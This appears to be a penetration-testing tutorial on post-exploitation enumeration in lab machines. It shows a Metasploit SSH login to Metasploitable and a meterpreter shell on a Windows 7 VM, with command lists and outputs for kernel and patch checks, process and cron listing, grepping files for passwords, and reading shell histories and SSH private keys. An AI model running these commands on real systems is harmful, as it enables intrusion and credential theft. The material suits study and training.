


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                       Connection
  --  ----  ----         -----------                       ----------
  1         shell linux  SSH msfadmin:msfadmin (192.168    192.168.221.128:36869 -> 192.16
                         .221.171:22)                      8.221.171:22 (192.168.221.171)
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > id
[*] exec: id

uid=0(root) gid=0(root) groups=0(root),141(kaboxer)
msf6 auxiliary(scanner/ssh/ssh_login) > uname -a
[*] exec: uname -a

Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64 GNU/Linux
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

When we find the SSH password, msfadmin, connect to the service to log into the system.




```
root@kali:/home/kali# ssh msfadmin@192.168.221.171
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Oct  6 02:25:14 2021
msfadmin@metasploitable:~$ 
```

Once we are in the system, start gathering information - check for distribution type.




```
msfadmin@metasploitable:~$ cat /etc/issue
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


msfadmin@metasploitable:~$ 
```




```
msfadmin@metasploitable:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04"
msfadmin@metasploitable:~$
```

Check for Kernel Version


cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-



```
msfadmin@metasploitable:~$ cat /proc/version
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7))
 #1 SMP Thu Apr 10 13:58:00 UTC 2008
msfadmin@metasploitable:~$
```




```
msfadmin@metasploitable:~$ uname -mrs
Linux 2.6.24-16-server i686
msfadmin@metasploitable:~$
```




```
msfadmin@metasploitable:~$ dmesg | grep linux
[29839.631418] ACPI: Please send DMI info above to linux-acpi@vger.kernel.org
[29839.631419] ACPI: If "acpi_osi=Linux" works better, please notify linux-acpi@vger.kerne
l.org
msfadmin@metasploitable:~$
```

Displaying Environmental Variables

cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set




```
msfadmin@metasploitable:~$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi

if [ "$PS1" ]; then
  if [ "$BASH" ]; then
    PS1='\u@\h:\w\$ '
```




```
msfadmin@metasploitable:~$ env
TERM=xterm-mono
SHELL=/bin/bash
SSH_CLIENT=192.168.221.128 59102 22
SSH_TTY=/dev/pts/1
USER=msfadmin
MAIL=/var/mail/msfadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
PWD=/home/msfadmin
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/msfadmin
LOGNAME=msfadmin
SSH_CONNECTION=192.168.221.128 59102 192.168.221.171 22
_=/usr/bin/env
msfadmin@metasploitable:~$ 
```

Checking for Applications and Services

ps aux
ps -ef
top
cat /etc/services




```
msfadmin@metasploitable:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2844  1696 ?        Ss   02:24   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   02:24   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   02:24   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   02:24   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   02:24   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   02:24   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   02:24   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   02:24   0:00 [kblockd/0]
```



```
msfadmin@metasploitable:~$ cat /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
```

Service(s) Running by Root

ps aux | grep root
ps -ef | grep root



```
msfadmin@metasploitable:~$ ps aux | grep root
root         1  0.0  0.3   2844  1696 ?        Ss   02:24   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   02:24   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   02:24   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   02:24   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   02:24   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   02:24   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   02:24   0:00 [khelper]
```

Misconfigured Service(s) Settings

cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
*ls -aRl /etc/ | awk '$1 ~ /^.*r.*/*

Scheduled Jobs

crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
*ls -al /etc/cron**

```
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Plain Text Usernames or Passwords

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"
```

Available NIC(s)

```
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```

Anything Interesting in the Home Directory

```
ls -ahlR /root/
ls -ahlR /home/
```

Check What the User Being Doing


```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

Private-Key Information

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```


Windows Privesc Basics

After getting a meterpreter session on the victim's machine, we might use the **shell** command to execute privilege escalation commands.




```
meterpreter > shell
Process 3760 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Getting Windows OS-Version.




```
C:\Windows\system32>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601

C:\Windows\system32>
```

Extracting patches and Windows necessary updates using the command *wmic*.



```
C:\Windows\system32>wmic qfe
wmic qfe
Caption                                        CSName  Description      FixComments  HotFi
xID   InstallDate  InstalledBy          InstalledOn  Name  ServicePackInEffect  Status
http://go.microsoft.com/fwlink/?LinkId=133041  IEWIN7  Update                        KB284
9697               IEWIN7\IEUser        3/7/2018
http://go.microsoft.com/fwlink/?LinkId=133041  IEWIN7  Update                        KB284
9696               IEWIN7\IEUser        3/7/2018
http://go.microsoft.com/fwlink/?LinkId=133041  IEWIN7  Update                        KB284
1134               IEWIN7\IEUser        3/7/2018
http://support.microsoft.com/                  IEWIN7  Update                        KB267
0838               IEWIN7\IEUser        3/7/2018
```


Detecting Architecture with the tool *wmic*.



```
C:\Windows\system32>wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
OSArchitecture
64-bit
```


Listing user privileges

```
whoami /priv

whoami /groups
```



```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= =======
SeAssignPrimaryTokenPrivilege   Replace a process level token             Enabled
SeLockMemoryPrivilege           Lock pages in memory                      Enabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Enabled
SeTcbPrivilege                  Act as part of the operating system       Enabled
SeSecurityPrivilege             Manage auditing and security log          Enabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Enabled
SeLoadDriverPrivilege           Load and unload device drivers            Enabled
```

